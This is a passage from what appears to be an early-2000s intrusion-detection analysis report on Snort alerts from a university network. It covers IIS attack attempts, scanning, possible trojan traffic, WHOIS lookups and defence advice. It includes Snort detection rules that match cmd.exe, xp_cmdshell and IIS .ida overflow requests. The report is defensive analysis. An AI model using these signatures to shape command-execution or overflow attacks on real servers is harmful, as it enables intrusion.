Details

```
Sep 7 08:28:42 205.188.246.121:30642 -> MY.NET.70.92:6970 UDP
Sep 7 08:28:43 205.188.246.121:10884 -> MY.NET.178.154:6970
UDP
Sep 7 08:40:46 205.188.244.121:26568 -> MY.NET.10.27:6970 UDP
Sep 7 08:40:46 205.188.244.121:18336 -> MY.NET.106.178:6970
UDP
```

```
Sep 7 08:59:25 205.188.233.185:17618 -> MY.NET.145.166:6970
UDP
Sep 7 08:59:25 205.188.233.185:27008 -> MY.NET.70.92:6970 UDP
```

There were over 132154 UDP scan alerts generated by six machines coming from the 205.188.233.X and 205.188.244.X networks. A WHOIS lookup reveals the following information:

Domain Name: SPINNER.COM

Registrant:
Spinner Networks, Inc.
1209 Howard Ave Suite 200
Burlingame, CA 90410
US

Created on.....: Dec 23, 1999
Expires on.....: Dec 23, 2001
Record Last Updated on..: Jan 05, 2000
Registrar.....: America Online, Inc.
http://whois.registrar.aol.com/whois/

Administrative Contact:
Domain Administration, Spinner
Spinner Networks, Inc.
1209 Howard Ave Suite 200
Burlingame, CA 90410
US
Email. hostmaster@SPINNER.COM
Tel. 415 934 2700
Fax. 415 934 2756

Technical Contact:
Domain Administration, Spinner
Spinner Networks, Inc.
1209 Howard Ave Suite 200
Burlingame, CA 90410
US
Email. hostmaster@SPINNER.COM
Tel. 415 934 2700
Fax. 415 934 2756

Domain servers:
dns-01.spinner.net 152.163.159.239
dns-02.spinner.net 205.188.157.239

It is hard to say if these six machines are actively scanning the network without an UDP traffic analysis and proxy logs. The 6970 port is used with Quicktime 4.0, RealAudio, and RealTime Protocols (advICE :Exploits :Ports :6970, pars. 1-2). Most likely most of this traffic is innocent due to the fact of how many UDP packets were sent to the same machine over and over again. It makes little sense to hit the same machine thirty to hundred times to the same port. This would generate a lot of noise on an IDS. Most likely this not an UDP scan but someone using the above programs.

```
Sep 11 20:43:31 MY.NET.160.114:777 -> 204.155.149.59:27005
UDP
Sep 11 20:43:31 MY.NET.160.114:777 -> 24.169.20.116:27005 UDP
Sep 11 20:43:33 MY.NET.160.114:777 -> 204.155.149.59:27005
UDP
```

Also, there were many alerts created by internal machines going to most likely to game servers (Scarborough, pars. 7-15). Port 27005 is a UDP port used by Half-Life game.

```
Sep 7 00:22:29 MY.NET.201.42:6500 -> 24.181.204.175:2353 UDP
Sep 7 00:22:29 MY.NET.201.42:6500 -> 65.68.75.151:3280 UDP
Sep 7 00:22:30 MY.NET.201.42:6500 -> 24.181.204.175:2354 UDP
Sep 7 00:50:06 MY.NET.201.42:1607 -> 24.237.209.5:1358 UDP
Sep 7 00:50:06 MY.NET.201.42:1607 -> 192.168.1.101:4906 UDP
```

MY.NET.201.42 machines looks like it used in the Financials department of the University. The UDP traffic seen on port 6500 could be a BoKs Master Server and the traffic 1607 is the STT application. This machine should be checked to ensure that this traffic is legit and a table of site and ports may help in diagnosing traffic from this machine. It is strange that some of the alerts showed that 192.168.1.101 is a destination host. This machine shows up about a number of times under the data for MY.NET.201.42. The question that comes to mind is, is 192.168.1.101 a valid host on the Universities network? If not then this machine needs to be found and examined as to what kind of data is it receiving. As well as, MY.NET.201.42 needs to be examined to see what it may have been sending.

```
Sep 7 00:30:30 MY.NET.213.6:1747 -> 66.44.49.193:826 UDP
Sep 7 00:30:30 MY.NET.213.6:1751 -> 66.44.49.193:677 UDP
Sep 7 00:30:30 MY.NET.213.6:1748 -> 66.44.49.193:623 UDP
Sep 7 00:30:30 MY.NET.213.6:1749 -> 66.44.49.193:365 UDP
Sep 7 00:30:30 MY.NET.213.6:1758 -> 66.44.49.193:447 UDP
Sep 7 14:50:47 MY.NET.213.6:3622 -> 62.27.48.57:27020 UDP
Sep 7 14:50:47 MY.NET.213.6:3654 -> 62.27.42.79:27030 UDP
Sep 7 14:50:47 MY.NET.213.6:3685 -> 61.8.3.249:28600 UDP
```

The traffic coming from MY.NET.213.6 looks very suspicious. The WHOIS information on 66.44.49.193 (66-44-49-193.s447.tnt5.lnhdc.md.dialup.rcn.com) is below:

RCN (RCN5-DOM)
105 Carnegie Center
Princeton, NJ 08540
US

Domain Name: RCN.COM

Administrative Contact:
RCN Terms of Service (ETS3-ORG)
abuse@RCN.COM
RCN
7921 Woodruff Court
Springfield, VA 22151
US
703-321-8000
Fax- 703-321-8316
Technical Contact:
Network Operations Center (EROLS-NOC) domreg@RCN.COM
RCN

1 Federal St
Building 111-4L
Springfield, MA 01105
US
(609) 734-3700
Fax- 609-919-8574
Billing Contact:
RCN Accounts Payable (RA470-ORG)
domains.admin@RCN.NET
RCN Corporation
ATTN: Donna Farray
506 Carnegie Center
Princeton, NJ 08540
US
(609) 919-5562
Fax- (609) 919-5653

Record last updated on 22-Aug-2001.
Record expires on 01-Jul-2011.
Record created on 30-Jun-1997.
Database last updated on 15-Oct-2001 03:53:00 EDT.

Domain servers in listed order:

AUTH1.DNS.RCN.NET 207.172.3.20
AUTH2.DNS.RCN.NET 206.138.112.20
AUTH3.DNS.RCN.NET 207.172.3.21
AUTH4.DNS.RCN.NET 207.172.3.22

In a nutshell, MY.NET.213.6 is sending a massive amount of UDP packets to a dialup account on the RCN network to ports under 1024. There were over 18101 UDP scan alerts generated over an hour and a half during the early morning hours. MY.NET.213.6 should be checked out for possible trojans. The other traffic coming from 14:48 on looks like it is UDP traffic from the game Half-life. There is a buffer overflow exploit for the Half-life server that allows the execution of arbitrary commands (Bubrouski, par. 1). It is possible that this machine may have been compromised earlier.

```
Sep  7 23:06:16 MY.NET.235.246:1219 -> 61.137.72.125:48499 UDP
Sep  7 23:06:15 MY.NET.235.246:1161 -> 61.150.30.105:1025 UDP
Sep  7 23:06:16 MY.NET.235.246:1221 -> 61.137.158.97:33992 UDP
```

MY.NET.235.246 is involved with many scanning attempts going out to the Internet. There were fourteen different destination IP as well as 14 UDP alerts generated by this machine. Please see the alert “ICMP Echo Request Nmap or HPING2” for more details involving this machine.

SYSTEM	**Alert:** WEB MISC Attempt to execute cmd	**Number Detected of This Alert:** 180340
	Description: An attempt to run the cmd.exe. The attacker is attempting to execute a remote command by using the cmd.exe executable (Burnett, par. 23).	
	Defense Recommendation: An IDS is absolutely needed to detect the IIS attacks. If the IDS detects an attack such as this, check the server to make sure cmd.exe is not in the web server path. If there is one, remove the file. Plus the web server should be checked to see if it has been compromised. Lastly, any server running IIS needs to have the latest patches installed.	

Snort v1.8 Ruleset that may generate a similar alert

web-iis.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access"; flags: A+; content:"cmd.exe"; nocase; classtype:attempted-user; sid:1002; rev:1;)

web-misc.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC cmdshell attempt";flags: A+; content:"xp_cmdshell"; nocase; classtype:attempted-recon; sid:1061; rev:1;)

Compromised Networks			
MY.NET.1.XXX	MY.NET.154.XXX	MY.NET.209.XXX	MY.NET.248.XXX
MY.NET.10.XXX	MY.NET.156.XXX	MY.NET.21.XXX	MY.NET.25.XXX
MY.NET.100.XXX	MY.NET.157.XXX	MY.NET.210.XXX	MY.NET.253.XXX
MY.NET.102.XXX	MY.NET.158.XXX	MY.NET.211.XXX	MY.NET.254.XXX
MY.NET.104.XXX	MY.NET.16.XXX	MY.NET.212.XXX	MY.NET.26.XXX
MY.NET.105.XXX	MY.NET.160.XXX	MY.NET.213.XXX	MY.NET.27.XXX
MY.NET.106.XXX	MY.NET.161.XXX	MY.NET.214.XXX	MY.NET.4.XXX
MY.NET.107.XXX	MY.NET.162.XXX	MY.NET.215.XXX	MY.NET.5.XXX
MY.NET.108.XXX	MY.NET.163.XXX	MY.NET.216.XXX	MY.NET.53.XXX
MY.NET.109.XXX	MY.NET.165.XXX	MY.NET.217.XXX	MY.NET.54.XXX
MY.NET.11.XXX	MY.NET.167.XXX	MY.NET.218.XXX	MY.NET.55.XXX
MY.NET.110.XXX	MY.NET.168.XXX	MY.NET.219.XXX	MY.NET.56.XXX
MY.NET.111.XXX	MY.NET.169.XXX	MY.NET.220.XXX	MY.NET.6.XXX
MY.NET.112.XXX	MY.NET.17.XXX	MY.NET.221.XXX	MY.NET.60.XXX
MY.NET.115.XXX	MY.NET.177.XXX	MY.NET.222.XXX	MY.NET.68.XXX
MY.NET.116.XXX	MY.NET.178.XXX	MY.NET.223.XXX	MY.NET.69.XXX
MY.NET.12.XXX	MY.NET.179.XXX	MY.NET.224.XXX	MY.NET.7.XXX
MY.NET.121.XXX	MY.NET.18.XXX	MY.NET.225.XXX	MY.NET.70.XXX
MY.NET.13.XXX	MY.NET.180.XXX	MY.NET.226.XXX	MY.NET.71.XXX
MY.NET.130.XXX	MY.NET.181.XXX	MY.NET.227.XXX	MY.NET.75.XXX
MY.NET.132.XXX	MY.NET.182.XXX	MY.NET.228.XXX	MY.NET.8.XXX
MY.NET.134.XXX	MY.NET.183.XXX	MY.NET.229.XXX	MY.NET.80.XXX
MY.NET.136.XXX	MY.NET.184.XXX	MY.NET.230.XXX	MY.NET.81.XXX
MY.NET.137.XXX	MY.NET.185.XXX	MY.NET.231.XXX	MY.NET.82.XXX
MY.NET.138.XXX	MY.NET.186.XXX	MY.NET.232.XXX	MY.NET.83.XXX
MY.NET.139.XXX	MY.NET.188.XXX	MY.NET.233.XXX	MY.NET.84.XXX
MY.NET.14.XXX	MY.NET.190.XXX	MY.NET.234.XXX	MY.NET.85.XXX
MY.NET.140.XXX	MY.NET.191.XXX	MY.NET.235.XXX	MY.NET.86.XXX
MY.NET.141.XXX	MY.NET.195.XXX	MY.NET.236.XXX	MY.NET.87.XXX
MY.NET.142.XXX	MY.NET.198.XXX	MY.NET.237.XXX	MY.NET.88.XXX
MY.NET.143.XXX	MY.NET.2.XXX	MY.NET.238.XXX	MY.NET.89.XXX
MY.NET.144.XXX	MY.NET.200.XXX	MY.NET.239.XXX	MY.NET.9.XXX
MY.NET.145.XXX	MY.NET.201.XXX	MY.NET.240.XXX	MY.NET.90.XXX
MY.NET.146.XXX	MY.NET.202.XXX	MY.NET.241.XXX	MY.NET.91.XXX
MY.NET.149.XXX	MY.NET.203.XXX	MY.NET.242.XXX	MY.NET.92.XXX
MY.NET.15.XXX	MY.NET.204.XXX	MY.NET.243.XXX	MY.NET.94.XXX
MY.NET.150.XXX	MY.NET.205.XXX	MY.NET.244.XXX	MY.NET.97.XXX
	MY.NET.206.XXX	MY.NET.245.XXX	MY.NET.98.XXX
	MY.NET.207.XXX	MY.NET.246.XXX	MY.NET.99.XXX

MY.NET.151.XXX	MY.NET.208.XXX	MY.NET.247.XXX	MY.NET.153.XXX
MY.NET.152.XXX			

Details

The following detail descriptions are just some of the traffic that has been analyzed. Due to the many worms such as Code Red, Code Red II, Nmida, and the many other exploits that exist for Microsoft IIS servers the alerts generated by these is overwhelming. For this alert there was over 41550 source IP addresses with 31887 destination IP addresses. To detail every machine that this alert affected would be a fairly good size book. Below are some of the more interesting attacks that correspond to other alerts that either the source or destination address was the same. In most cases what have generated this traffic are the many Internet worms that exist. This is due to the number of destination hosts hit within the same seconds. In some cases it possible that a tool such as Nessus was used to uncover exploits with the IIS server. The general defense description should be followed for all Windows machines on the subnets listed above.

This alert seems to have connections with the IIS worms that have been running ramped on the Internet lately. Below is a data sample from 211.90.176.59:

```
09/08-11:53:23.699014 [**] WEB-MISC Attempt to execute cmd [**] 211.90.176.59:20641 ->
MY.NET.161.110:80
09/08-11:53:27.400864 [**] WEB-MISC Attempt to execute cmd [**] 211.90.176.59:31015 ->
MY.NET.177.114:80
09/08-11:54:40.437685 [**] WEB-MISC Attempt to execute cmd [**] 211.90.176.59:14290 ->
MY.NET.162.241:80
09/08-11:55:04.468949 [**] WEB-MISC Attempt to execute cmd [**] 211.90.176.59:14290 ->
MY.NET.162.241:80
```

This traffic appears to be someone trying to exploit the IIS web servers on the University's network. The attacker is most likely using a CGI exploit scanner due to 11083 alerts were generated by this individual. This IP address is also involved in with 9400 "DS552/web-iis_IIS ISAPI Overflow ida nosize" alerts. Please see that alert for more details.

```
09/09-13:19:19.689412  [**] WEB-MISC Attempt to execute cmd [**] 211.90.176.59:27374 ->
MY.NET.7.15:80
09/09-13:20:04.021645  [**] Possible trojan server activity [**] MY.NET.7.15:80 -> 211.90.176.59:27374
09/09-13:20:08.031445  [**] Possible trojan server activity [**] MY.NET.7.15:80 -> 211.90.176.59:27374
09/09-13:20:14.046316  [**] Possible trojan server activity [**] MY.NET.7.15:80 -> 211.90.176.59:27374
```

The server at MY.NET.7.15 may have been comprised by 211.90.176.59. The port 27374 is one of the default ports for Sub-7 2.1 trojan (Trojan and Remote Access Service Ports, 1). Please see the "Possible trojan server activity" alert for more details.

```
09/11-11:01:44.165102  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 195.46.229.103:39843 ->
MY.NET.153.196:80
```

```
09/11-11:01:44.523249  [**] WEB-MISC Attempt to execute cmd [**] 195.46.229.103:39843 -> MY.NET.153.196:80
```

The machine MY.NET.153.196 may have been compromised by either this attack or the "IDS552/web-iis…" attack. This machine ties with some of the other alerts listed. One of the alert of note is the scanning alert "ICMP Echo Request Nmap or HPING2." The scanning starts up two hours later. Please reference that alert for more information. This machine should be further investigated.

```
09/11-18:00:01.602416  [**] WEB-MISC Attempt to execute cmd [**] 65.34.236.188:2379 -> MY.NET.70.82:80
09/11-18:00:03.001306  [**] WEB-MISC Attempt to execute cmd [**] 65.34.236.188:2379 -> MY.NET.70.82:80
09/11-18:01:04.889866  [**] WEB-MISC Attempt to execute cmd [**] 65.34.236.188:2380 -> MY.NET.70.103:80
```

plane-65-34-236-188.pompano.net (65.34.23.6) is targeting several machines on the Universities' MY.NET.70.XXX network. The other alerts this machine is involved in are: "ICMP Echo Request Sun Solaris", "beetle.ucs", "WEB-MISC 403 Forbidden", and "spp_http_decode: IIS Unicode attack detected." This is another machine that should be blocked at the routers or firewalls due to the amount of scanning and IIS attacks done against the Universities' network. If one goes to www.pompano.net, the web browser is re-directed to the AT&T Broadband network. So, it would appear that this machine is part of a home broadband connect. The WHOIS information for this machine is:

MediaOne SouthEast (NET-M1-SE-4)
27 Industrial Ave.
Chelmsford, MA 01824
US

Netname: M1-SE-4
Netblock: 65.34.128.0 - 65.34.255.255
Maintainer: MDSE

Coordinator:
MediaOne (ZM117-ARIN)
ipadmin@mediaone.net
978-244-4020

Domain System inverse mapping provided by:

NS3.MEDIAONE.NET 24.128.1.82
NS4.MEDIAONE.NET 24.130.1.43
NS5.MEDIAONE.NET 24.129.0.103

For abuse issues contact: abuse@mediaone.net

Record last updated on 04-Oct-2001.
Database last updated on 27-Oct-2001 03:34:37 EDT.

SYSTEM	**Alert:** IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	**Number Detected of This Alert:** 160367
	Description: According to IDS 552 on Whitehats.com, "An unchecked buffer in the Microsoft IIS Index Server ISAPI Extension could enable a remote intruder to gain SYSTEM access to the web server" (par. 1).	
	Defense Recommendation: An IDS is absolutely needed to detect the IIS attacks. If the IDS detects an attack such as this, check the server to make sure it has not been compromised. It is possible that this was only used to gather intelligence about the web server. Lastly, any server running IIS needs to have the latest patches installed.	

Snort v1.8 Ruleset that may generate a similar alert

vision18.rules:alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS552/web-iis_IIS ISAPI Overflow ida"; dsize: >239; flags: A+; uricontent: ".ida?"; classtype: system-or-info-attempt; reference: arachnids,552;)

web-iis.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; dsize:>239; flags:A+; reference:arachnids,552; classtype:attempted-admin; reference:cve,CAN-2000-0071; sid:1243; rev:1;)

web-iis.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .ida access"; uricontent:".ida"; nocase; flags:A+; reference:arachnids,552; classtype:attempted-recon; reference:cve,CAN-2000-0071; sid:1242; rev:1;)

Compromised	MY.NET.248.XXX	MY.NET.209.XXX	MY.NET.153.XXX
Networks	MY.NET.247.XXX	MY.NET.208.XXX	MY.NET.152.XXX
MY.NET.99.XXX	MY.NET.246.XXX	MY.NET.207.XXX	MY.NET.151.XXX
MY.NET.98.XXX	MY.NET.245.XXX	MY.NET.206.XXX	MY.NET.150.XXX
MY.NET.97.XXX	MY.NET.244.XXX	MY.NET.205.XXX	MY.NET.15.XXX
MY.NET.94.XXX	MY.NET.243.XXX	MY.NET.204.XXX	MY.NET.149.XXX
MY.NET.92.XXX	MY.NET.242.XXX	MY.NET.203.XXX	MY.NET.146.XXX
MY.NET.91.XXX	MY.NET.241.XXX	MY.NET.202.XXX	MY.NET.145.XXX
MY.NET.90.XXX	MY.NET.240.XXX	MY.NET.201.XXX	MY.NET.144.XXX
MY.NET.9.XXX	MY.NET.239.XXX	MY.NET.200.XXX	MY.NET.143.XXX
MY.NET.89.XXX	MY.NET.238.XXX	MY.NET.2.XXX	MY.NET.142.XXX
MY.NET.88.XXX	MY.NET.237.XXX	MY.NET.198.XXX	MY.NET.141.XXX
MY.NET.87.XXX	MY.NET.236.XXX	MY.NET.195.XXX	MY.NET.140.XXX
MY.NET.86.XXX	MY.NET.235.XXX	MY.NET.191.XXX	MY.NET.14.XXX
MY.NET.85.XXX	MY.NET.234.XXX	MY.NET.190.XXX	MY.NET.139.XXX
MY.NET.84.XXX	MY.NET.233.XXX	MY.NET.188.XXX	MY.NET.138.XXX
MY.NET.83.XXX	MY.NET.232.XXX	MY.NET.186.XXX	MY.NET.137.XXX
MY.NET.82.XXX	MY.NET.231.XXX	MY.NET.185.XXX	MY.NET.136.XXX
MY.NET.81.XXX	MY.NET.230.XXX	MY.NET.184.XXX	MY.NET.134.XXX
MY.NET.80.XXX	MY.NET.229.XXX	MY.NET.183.XXX	MY.NET.132.XXX
MY.NET.8.XXX	MY.NET.228.XXX	MY.NET.182.XXX	MY.NET.130.XXX
MY.NET.75.XXX	MY.NET.227.XXX	MY.NET.181.XXX	MY.NET.13.XXX
MY.NET.71.XXX	MY.NET.226.XXX	MY.NET.180.XXX	MY.NET.121.XXX
MY.NET.70.XXX	MY.NET.225.XXX	MY.NET.18.XXX	MY.NET.12.XXX
MY.NET.7.XXX	MY.NET.224.XXX	MY.NET.179.XXX	MY.NET.116.XXX
MY.NET.69.XXX	MY.NET.223.XXX	MY.NET.178.XXX	MY.NET.115.XXX
MY.NET.68.XXX	MY.NET.222.XXX	MY.NET.177.XXX	MY.NET.112.XXX
MY.NET.60.XXX	MY.NET.221.XXX	MY.NET.17.XXX	MY.NET.111.XXX
MY.NET.6.XXX	MY.NET.220.XXX	MY.NET.169.XXX	MY.NET.110.XXX
MY.NET.56.XXX	MY.NET.219.XXX	MY.NET.168.XXX	MY.NET.11.XXX
MY.NET.55.XXX	MY.NET.218.XXX	MY.NET.167.XXX	MY.NET.109.XXX
MY.NET.54.XXX	MY.NET.217.XXX	MY.NET.165.XXX	MY.NET.108.XXX
MY.NET.53.XXX	MY.NET.216.XXX	MY.NET.163.XXX	MY.NET.107.XXX
MY.NET.5.XXX	MY.NET.215.XXX	MY.NET.162.XXX	MY.NET.106.XXX
MY.NET.4.XXX	MY.NET.214.XXX	MY.NET.161.XXX	MY.NET.105.XXX

MY.NET.30.XXX	MY.NET.213.XXX	MY.NET.160.XXX	MY.NET.104.XXX
MY.NET.3.XXX	MY.NET.212.XXX	MY.NET.16.XXX	MY.NET.102.XXX
MY.NET.27.XXX	MY.NET.211.XXX	MY.NET.157.XXX	MY.NET.100.XXX
MY.NET.26.XXX	MY.NET.210.XXX	MY.NET.156.XXX	MY.NET.10.XXX
MY.NET.254.XXX	MY.NET.21.XXX	MY.NET.154.XXX	MY.NET.1.XXX
MY.NET.253.XXX	MY.NET.25.XXX		

Details

Most likely the follow details describe is due to the many IIS worms that are running ramped on the Internet today. These would include Code Red, Code Red II, and Nmida worms. Since much of the traffic is hitting multiple machines inside the University's network almost at the same time, this is more likely the work of a worm or a security scanner such as Nessus. Over 39176 source IP addresses were generated in these attacks. Clearly to detail this many attacks would be a fairly good size book. The general defense should be followed for all of the machines on the subnets listed above. Below are some of the attacks that correspond to other attacks that either the source/destination IP addresses are the same.

```
09/11-07:22:29.925119  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 62.41.48.198:4417 -> MY.NET.153.196:80
09/11-11:01:44.165102  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 195.46.229.103:39843 ->
MY.NET.153.196:80
09/11-11:01:44.523249  [**] WEB-MISC Attempt to execute cmd [**] 195.46.229.103:39843 -> MY.NET.153.196:80
```

MY.NET.153.196 was a recipient of the buffer overflow. It appears that this machine may have been compromised by either this attack or the "WEB-MISC Attempt to execute cmd" listed above. It is recommended that 195.46.229.103 be blocked at the firewall or border routers and the MY.NET.153.196 be checked out.

```
09/08-12:29:57.547082  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 195.46.229.103:2632 ->
MY.NET.144.65:80
09/08-12:31:30.496802  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 195.46.229.103:1657 ->
MY.NET.190.73:80
09/08-12:33:53.579448  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 195.46.229.103:1977 ->
MY.NET.206.58:80
```

195.46.229.103 appears to have been on a rampage on the universities network. This machine has generated over 2461 entries of this alert in conjunction with 2957 entries in the "WEB-MISC Attempt to execute cmd" alert table. Above is a small sample of the alerts generated by this IP address. With over 3800 distinct destination IP addresses, it is very possible that this machine has compromised a number of the universities machines.

B	**Alert:** MISC Large UDP Packet	**Number Detected of This Alert:** 30312

A D	**Description:** The may indicate a DoS attack, the use of covert channels, or a false positive (Vision, IDS247 pars. 2-4). There are many tools that use large UDP packets to do DoS attacks and use UDP for covert traffic. Then there are many games such as Unreal Tournament and Quake that use UDP (Joyce, pars. 1-3). This traffic needs to be looked in great detail to determine if it is an attack or a false positive.
	Defense Recommendation: Large UDP packets can be dropped at the firewall or routers.
	Snort v1.8 Ruleset that may generate a similar alert **misc.rules:**alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Large UDP Packet"; dsize: >4000; reference:arachnids,247; classtype:bad-unknown; sid:521; rev:1;)

Details

```
09/08-12:06:03.306268  [**] MISC Large UDP Packet [**] 61.153.17.244:0 ->
MY.NET.153.193:0
09/08-12:06:04.315300  [**] MISC Large UDP Packet [**] 61.153.17.244:0 ->
MY.NET.153.193:0
09/08-12:06:04.400857  [**] MISC Large UDP Packet [**] 61.153.17.244:0 ->
MY.NET.153.193:0
09/08-12:06:04.803328  [**] MISC Large UDP Packet [**] 61.153.17.244:0 ->
MY.NET.153.193:0
```

61.153.17.244 has targeted MY.NET.153.193, MY.NET.111.221, MY.NET.144.51, and MY.NET. The source port and destination port 0 is not normally used as a sending and receiving ports. The WHOIS information for 61.153.17.244:

Inetnum: 61.153.17.0 - 61.153.17.255
Origin: NINGBO-ZHILAN-NET
Descry: NINGBO TELECOMMUNICATION CORPORATION ,ZHILAN APPLICATION SERVICE PROVIDER
Descry: Ningbo, Zhejiang Province
Country: CN
Admin.: Contact CZ61-AP
Tech.: Contact CZ61-AP
mnt-by: MAINT-CHINANET-ZJ
changed: master@dcb.hz.zj.cn 20010512
source: APNIC
person: CHINANET ZJMASTER
address: no 378,yan an road,hangzhou,zhejiang
country: CN
phone: +86-571-7015441
fax-no: +86-571-7027816
e-mail: master@dcb.hz.zj.cn
NIC Handle: CZ61-AP
mnt-by: MAINT-CHINANET-ZJ
changed: master@dcb.hz.zj.cn 20001219
source: APNIC

Other machines on the Internet is displaying the same behavior as 61.153.17.244, such as:

- 209.190.237.123
- 61.138.14.38
- 61.153.19.95
- 61.153.17.243
- And many more

RECON	**Alert:** ICMP Destination Unreachable (Communication Administratively Prohibited)	**Number Detected of This Alert:** 11507
	Description: This error message, type 3 code 13, is generated when a router cannot forward on the datagram due to ACLs filtering (administrative filters) (Arkin, 19). The ACLs can be setup to block certain ports or even sets of IP addresses (53). This may be an attempt to find out what kind of security device is in place on the network (53). The ICMP error message tells the attacker that the destination system is up but the datagrams are being blocked (53).	
	Defense Recommendation: Most routers can be configured to not send messages back to the source system (19). That would be the best method for protecting the internal network. Another method would be to drop ICMP traffic at the firewall or border router to prevent ICMP error messages from going out. However, this would also prevent pings and traceroutes that use ICMP from working inside the network.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp.rules:**alert icmp any any -> any any (msg:"ICMP Destination Unreachable (Communication Administratively Prohibited)"; itype: 3; icode: 13; sid:485; rev:1;)	

Details

```
09/08-11:52:11.195374 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] MY.NET.14.1 -> MY.NET.14.2
09/08-11:52:13.192565 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] MY.NET.14.1 -> MY.NET.14.2
09/08-11:59:28.054395 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] MY.NET.14.1 -> MY.NET.110.90
09/08-12:03:00.059844 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] MY.NET.14.1 -> MY.NET.110.88
09/08-11:46:42.151425 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] MY.NET.16.5 -> MY.NET.206.58
09/08-11:47:16.184878 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] MY.NET.16.5 -> MY.NET.206.58
09/08-11:47:19.188645 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] MY.NET.16.5 -> MY.NET.206.58
```

MY.NET.14.1 and MY.NET.16.5 appear to be trying to communicate with several sub-networks on the University's network that the machine does have access to. Either a router is blocking it or a firewall is. It is possible that the router/firewall has been configured wrong. If this machine needs to talk with the other machines on the network, the router/firewall configuration should be checked. Otherwise, it appears the router/firewall is doing its job properly.

```
09/08-11:45:58.095453 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] 131.118.255.18 -> MY.NET.228.226
```

```
09/08-11:47:13.401358 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] 131.118.255.18 -> MY.NET.228.226
09/08-11:47:38.036026 [**] ICMP Destination Unreachable (Communication Administratively Prohibited) [**] 131.118.255.18 -> MY.NET.228.226
```

131.118.225.18 (pos2-0-0.umbc-gw.net.ums.edu) generated over 2360 of these alerts. 131.118.225.18 was trying to send traffic to seventeen different hosts on the University's network. It is possible that they were trying to figure out what kind of security device was in use on the network. Or it might be that 131.118.225.18 is configured wrong.

SYSTEM		
	Alert: INFO MSN IM Chat data	**Number Detected of This Alert:** 11244
	Description: This is not so much of an attack more notice that MSN Messenger is in use on the network.	
	Defense Recommendation: If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site. Usually it runs on port 569, but it may run on other ports.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $HOME_NET any -> $EXTERNAL_NET 1863 (msg:"INFO MSN IM Chat data";flags: A+; content:"|746578742F706C61696E|"; depth:100; classtype:not-suspicious; sid:540; rev:1;)	
	Compromised Machines MY.NET.153.196	

Details

```
09/08-15:39:40.111376  [**] INFO MSN IM Chat data [**] MY.NET.153.196:3501 -> 64.4.12.180:1863
09/08-15:41:26.572087  [**] INFO MSN IM Chat data [**] 64.4.12.180:1863 -> MY.NET.153.196:3500
09/08-15:41:34.473152  [**] INFO MSN IM Chat data [**] MY.NET.153.196:3500 -> 64.4.12.180:1863
```

The Instant Messenger program from Microsoft tends to eat some bandwidth that could be used for Internet traffic that is deemed more worthy. Most of these types of programs do not use encryption, so it is possible to eavesdrop on the conversation.

One machine of note is MY.NET.153.196. This machine generated thirty-nine alerts, which probably is not anything to be concerned about. However, it is also involved with some other alerts, "High port 65535 tcp – possible Red Worm – traffic", sixty-seven instances of "ICMP Echo Request Nmap or HPING2", and four "IDS552/web-iis_IIS ISAPI Overflow ida nosize" alerts that may have resulted in a compromise. The above table contains some of the traffic alerts generated by this machine. Please see the other alerts for more details concerning this machine.

```
09/08-23:28:59.540733  [**] INFO MSN IM Chat data [**] 64.4.12.165:1863 -> MY.NET.98.107:1234
```

09/08-23:41:13.637511 [**] INFO MSN IM Chat data [**] 64.4.12.164:1863 -> MY.NET.98.107:1248
09/08-23:43:41.737113 [**] INFO MSN IM Chat data [**] 64.4.12.162:1863 -> MY.NET.98.107:1249
09/08-23:43:48.945570 [**] INFO MSN IM Chat data [**] MY.NET.98.107:1249 -> 64.4.12.162:1863

Another University machine that has a lot of questionable traffic coming from it is MY.NET.98.107. The above table shows some of the MSN chat alerts that this machine generated. This machine is also involved with eighteen "ICMP Echo Request Nmap or HPING2" alerts. Please see that snort alert for more details.

BAD	**Alert:** MISC source port 53 to <1024	**Number Detected of This Alert:** 11069
	Description: According to arachNIDS 07, this indicates someone is making a connection to a privileged port (1-1024) with the source port of 53, which is used for DNS (Vision, IDS07 par. 1).	
	Defense Recommendation: This traffic should be looked at to see if it is a malice attempt on the destination machine. If it is undesired, it needs to be blocked at the router or firewall.	
	Snort v1.8 Ruleset that may generate a similar alert **misc.rules:**alert tcp $EXTERNAL_NET 53 -> $HOME_NET :1023 (msg:"MISC source port 53 to <1024"; flags:S; reference:arachnids,07; classtype:bad-unknown; sid:504; rev:2;) **misc.rules:**alert udp $EXTERNAL_NET 53 -> $HOME_NET :1023 (msg:"MISC source port 53 to <1024"; classtype:bad-unknown; sid:515; rev:2;)	

Details

09/11-04:54:21.156399 [**] MISC source port 53 to <1024 [**] 61.129.67.43:53 -> MY.NET.1.18:53
09/11-04:54:21.156534 [**] MISC source port 53 to <1024 [**] 61.129.67.43:53 -> MY.NET.1.19:53
09/11-04:54:21.355007 [**] MISC source port 53 to <1024 [**] 61.129.67.43:53 -> MY.NET.1.48:53
